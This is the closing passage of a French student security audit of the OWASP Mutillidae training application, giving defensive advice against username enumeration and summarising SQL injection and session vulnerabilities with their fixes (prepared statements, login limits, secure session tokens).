## COMMENT ÉVITER L'USERNAME ENUMERATION ?

Dans un premier temps, du côté du serveur il n'y a pas besoin de préciser que le nom d'utilisateur ou le mot de passe est incorrect. Il est plus judicieux de dire que l'association login/mot de passe est inconnue.

On peut également limiter le nombre de tentatives de connexion ou utiliser un test CAPTCHA, pour prouver que l'on est pas un robot.

### CONCLUSION :

Pour conclure, nous espérons que cet audit a pu mettre en évidence des vulnérabilités dans les domaines de l'injection SQL et de la gestion d'authentification et des sessions. Cela nous a plus de faire ces tests et a permis d'en apprendre plus sur les failles SQL et de gestion d'authentification.

Désormais, en ce qui concerne les vulnérabilités d'injection SQL, il a été démontré que l'application était vulnérable à des attaques d'injection SQL classiques, telles que les injections de type UNION et Boolean-based. Il a également été démontré que l'application était vulnérable aux attaques d'injection blind SQL. Pour remédier à ces vulnérabilités, il est recommandé d'utiliser des requêtes préparées et des paramètres nommés pour éviter les injections SQL.

Pour ce qui concerne des vulnérabilités de gestion d'authentification et de session, il a été démontré que l'application était vulnérable à des attaques de type brute force et à des attaques de session par fixation. Pour remédier à ces vulnérabilités, il est recommandé de mettre en place des limites de tentatives de connexion, de stocker les informations de session de manière sécurisée et de mettre en place un système de validation de jeton pour les sessions actives.

Il faut aussi rappeler que l'application OWASP Mutillidae est un outil de formation, et que les vulnérabilités identifiées dans cet audit ne représentent pas nécessairement les vulnérabilités que l'on retrouverait dans une application réelle. Cependant, l'application OWASP Mutillidae est utile pour comprendre les vulnérabilités courantes dans les applications web et pour apprendre à les détecter et à les corriger.